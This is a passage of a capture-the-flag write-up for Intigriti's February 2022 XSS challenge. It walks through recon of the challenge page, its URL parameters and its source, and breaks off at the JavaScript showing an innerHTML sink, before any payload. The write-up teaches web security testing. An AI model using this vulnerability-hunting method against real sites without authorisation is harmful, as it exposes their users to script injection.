


Intigriti February 2022 Challenge: XSS Challenge 0222 by aszx87410

In February ethical hacking platform Intigriti (<https://www.intigriti.com/>) launched a new Cross Site Scripting challenge. The challenge itself was created by a community member aszx87410.



Rules of the challenge

- Should work on the latest version of Firefox **AND** Chrome.
- Should execute alert (document.domain).
- Should leverage a cross site scripting vulnerability on this domain.
- Shouldn't be self-XSS or related to MiTM attacks.
- Should require no user interaction.

Challenge

To simplify a victim needs to visit our crafted web url for the challenge page and arbitrary javascript should be executed to launch a Cross Site Scripting (XSS) attack against our victim.

The XSS (Cross Site Scripting) attack

Step 1: Recon

As always we try to understand what the web application is doing. A good start for example is using the web application, reading the challenge page source code and looking for possible input.

The challenge started at following URL: <https://challenge-0222.intigriti.io/>

The most interesting part is the game shown at the bottom:

Intigriti's February XSS challenge
By [@aszx87410](#)

Find a way to execute arbitrary javascript on the iFramed page and win Intigriti swag.

Rules:

- This challenge runs from the 7th of February until the 13th of February, 11:59 PM CET.
- Out of all correct submissions, we will draw **six** winners on Monday, the 14th of February:
 - Three randomly drawn correct submissions
 - Three best write-ups
- Every winner gets a €50 swag voucher for our [swag shop](#).
- The winners will be announced on our [Twitter profile](#).
- For every 100 likes, we'll add a tip to [announcement tweet](#).
- Join our [Discord](#) to discuss the challenge!

The solution...

- Should work on the latest version of Chrome **and** FireFox.
- Should execute `alert(document.domain)`.
- Should leverage a cross site scripting vulnerability on this domain.
- Shouldn't be self-XSS or related to MiTM attacks.
- Should be reported at go.intigriti.com/submit-solution.
- Should require no user interaction.

Test your payloads down below and on the challenge page here!


Let's pop that alert!

Welcome to the XSS(eXtremely Short Scripting) Game!

Hey! Choose a name for your character

Rules

Right click the game and choose “inspect” to open the developer tools.




The developer tools will highlight the part we wanted to inspect and we can see the game is another webpage embedded as an iframe into the challenge page. This reveals the URL to the game itself.

```
<!DOCTYPE html>
<html lang="en">
  <head></head>
  <body>
    <section id="wrapper">
      <section id="rules">
        <div id="challenge-container" class="card-container">...</div>
        <div class="card-container">
          <iframe src="challenge/xss.html" width="100%" height="600px">
            <#document
              <!DOCTYPE html>
              <html lang="en">...</html> == $0
            </#document>
          </iframe>
        </div>
      </section>
    </section>
  </body>
</html>
```


A screenshot of the browser's developer tools, specifically the Elements tab. It displays the HTML structure of the page. An arrow points from the text "The developer tools will highlight the part we wanted to inspect and we can see the game is another webpage embedded as an iframe into the challenge page. This reveals the URL to the game itself." to the line of code containing the iframe element: ``.

Right click the link and choose “Open in new tab”




This opens a new browser tab and shows us the game and URL:


<https://challenge-0222.intigriti.io/challenge/xss.html>



Next step is pretty easy. Just give the game a try and see what happens. We can choose a name and set if we already played the game before.




Quick check what happens if I set the “No” for have you played the game before but this ends up in the same result.




On purpose I left the URL bar out of the screenshots above but if you check it after using the game we can already discover 2 URL parameters.

Have you ever played the game set to Yes:



Have you ever played the game set to No:




The following can be noticed about the application which we can use further down the challenge:


	Parameter	Parameter linked to input
URL parameter	q	Your name
URL parameter	first	Ever played game?

Next step is to dive into the source code and see if we can find or learn something there about this game.

Right click the game webpage and choose inspect to open the developer tools



Goto the sources tab as we can see here which files are used on the client side to setup this game webpage



We have:

- xss.html => the actual HTML page hosting the challenge (Seems completely client side)
- Google fonts that are embedded in the HTML page.
- NES CSS file version 2.3.0 hosted at unpkg.com creating the page styling and layout.

The Google fonts are not of our interest to setup an XSS attack. A quick check via Google of the NES CSS file version 2.3.0 shows this is the last one and no exploit that I could find.

A screenshot of a Google search results page. The search query is "NES CSS". The top result is a link to the NES.css GitHub repository, titled "NES.css - NES-style CSS Framework". Below the link, it says "NES.css only provides components. You will need to define your own layout. Texts. Primary Success Warning ...".

A screenshot of the NES.css website. The page title is "NES.css" with a subtitle "NES-style CSS Framework.". It features sections for "About", "Installation", and "Usage". Under "Usage", there are examples of "Texts" (with categories Primary, Success, Warning, Error, Disabled) and "Buttons" (with categories Normal, Primary, Success, Warning, Error, Disabled). A "Select your file" button is also shown. On the right side, there's a "Share on SNS" button and a "Fork me on GitHub" button with a cartoon character icon.


And 2.3.0 seems to be the latest release:

A screenshot of the NES.css GitHub repository page. The repository name is "nostalgic-css/NES.css". The "Code" tab is selected. On the right side, under the "About" section, there is a "Releases" button with a red box around it. Below it, a specific release is highlighted with a green circle and the text "v2.3.0 [Latest] on 17 Dec 2019". A red arrow points from the red box to this specific release entry.

The game seems to be build from one HTML page “xss.html” which will be the one we need to setup our XSS attack.

We take a dive into the HTML and Javascript code of this page. Open it in the developer tools.

The first part is the CSS or the styling of the page based on the NES CSS which is not interesting for us:



The screenshot shows the Chrome DevTools interface with the "Sources" tab selected. The left sidebar shows a tree view of the file structure: "top" (containing "challenge" and "fonts.googleapis.com"), "fonts.googleapis.com" (containing "cs2?family=Press+Start+2P&display=swap"), and "unpkg.com" (containing "nes.css@2.3.0/css" and "nes.min.css"). The main pane displays the CSS code for "xss.html?q=Joren&first=no".

```
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<meta http-equiv="X-UA-Compatible" content="ie=edge">
<title>challenge</title>
<link href="https://fonts.googleapis.com/css2?family=Press+Start+2P&display=swap" rel="stylesheet">
<!-- CSS credits to this amazing project: https://nostalgic-css.github.io/NEs.css -->
<link href="https://unpkg.com/nes.css@latest/css/nes.min.css" rel="stylesheet"/>
<style>
body {
    font-family: 'Press Start 2P', cursive;
    background: linear-gradient(45deg, #ffd800, #ff5520, #750cf2, #0cbcf2);
    min-height: 100vh;
}
h1 {
    text-align: center;
}
.container {
    position: relative;
    max-width: 770px;
    margin: 10px auto;
    padding: 27px;
    background: white;
}
.container::after {
    content: '';
    position: absolute;
    top: -10px;
    left: -10px;
    right: -10px;
    bottom: -10px;
    background: linear-gradient(270deg, #ffd800, #ff5520, #750cf2, #0cbcf2);
    z-index: -1;
}
.message {
    display: flex;
    align-items: center;
    margin-top: 2rem;
    margin-bottom: 2rem;
}
.nes-brikiko {
    margin-top: 80px;
}
.message > div {
    margin-left: 2rem;
}
form {
    margin-top: 2rem;
}
.form-field + .form-field {
    margin-top: 2rem;
}
#main-modal > div {
    position: fixed;
    top: 50%;
    left: 50%;
    transform: translate(-50%, -50%);
    border: 2px solid black;
    background: white;
    padding: 24px;
}
#main-modal {
    content: "";
    position: fixed;
    top: 0;
    bottom: 0;
    left: 0;
    right: 0;
    background: rgba(0, 0, 0, 0.4);
}
.hide {
    display: none;
}
@media screen and (max-width: 980px) {
    .container {
        margin-left: 24px;
        margin-right: 24px;
    }
    .nes-brikiko {
        margin-top: 0;
    }
    .message {
        flex-direction: column-reverse;
        align-items: flex-start;
    }
}
</style>
```

The second part is HTML code which creates the input fields, radio buttons and submit button for example. Pretty static so not interesting for a XSS attack.

```

93 | <body>
94 |   <div class="container">
95 |     <h1>Welcome to the XSS(eXtremely Short Scripting) Game!</h1>
96 |     <section class="message">
97 |       <i class="nes-brikko"></i>
98 |       <div class="nes-balloon from-left">
99 |         <p>Hey! Choose a name for your character</p>
100 |       </div>
101 |     </section>
102 |     <div class="nes-container is-rounded">
103 |       <h2><i class="nes-icon star"></i> Rules </h2>
104 |       <div class="lists">
105 |         <ul class="nes-list is-disc">
106 |           <li>Can't be empty</li>
107 |           <li>Can't be longer than 24 characters</li>
108 |         </ul>
109 |       </div>
110 |     </div>
111 |     <form id="main-form">
112 |       <div class="nes-field form-field">
113 |         <label for="name-field">Your name</label>
114 |         <input type="text" id="name-field" class="nes-input">
115 |       </div>
116 |       <div class="form-field">
117 |         <label>Have you ever played this game?</label><br>
118 |         <label>
119 |           <input type="radio" class="nes-radio" name="answer" value="yes" checked />
120 |           <span>Yes</span>
121 |         </label>
122 |         <label>
123 |           <input type="radio" class="nes-radio" name="answer" value="no" />
124 |           <span>No</span>
125 |         </label>
126 |       </div>
127 |       <div class="form-field">
128 |         <button type="submit" class="nes-btn is-primary">Submit</button>
129 |       </div>
130 |     </form>
131 |     <div id="main-modal" class="hide">
132 |       <div>
133 |         <h3>Error!</h3>
134 |         <p>message</p>
135 |         <div style="text-align: center;">
136 |           <button class="nes-btn is-primary" onclick="window['main-modal'].classList.add('hide')>OK</button>
137 |         </div>
138 |       </div>
139 |     </div>
140 |   </div>

```

The final part of the HTML page consists of Javascript. We are focussing on a XSS attack so this is our target. I am not a developer and thus not a Javascript expert but I try to explain what I can read from the code.

The first line sets the name of the window.

```

141 | <script>
142 |   window.name = 'XSS(eXtreme Short Scripting) Game'
143 |
144 |   function showModal(title, content) {
145 |     var titleDOM = document.querySelector('#main-modal h3')
146 |     var contentDOM = document.querySelector('#main-modal p')
147 |     titleDOM.innerHTML = title
148 |     contentDOM.innerHTML = content
149 |     window['main-modal'].classList.remove('hide')
150 |   }
151 |
152 |   window['main-form'].onsubmit = function(e) {
153 |     e.preventDefault()
154 |     var inputName = window['name-field'].value
155 |     var isFirst = document.querySelector('input[type=radio]:checked').value
156 |     if (!inputName.length) {
157 |       showModal('Error!', "It's empty!")
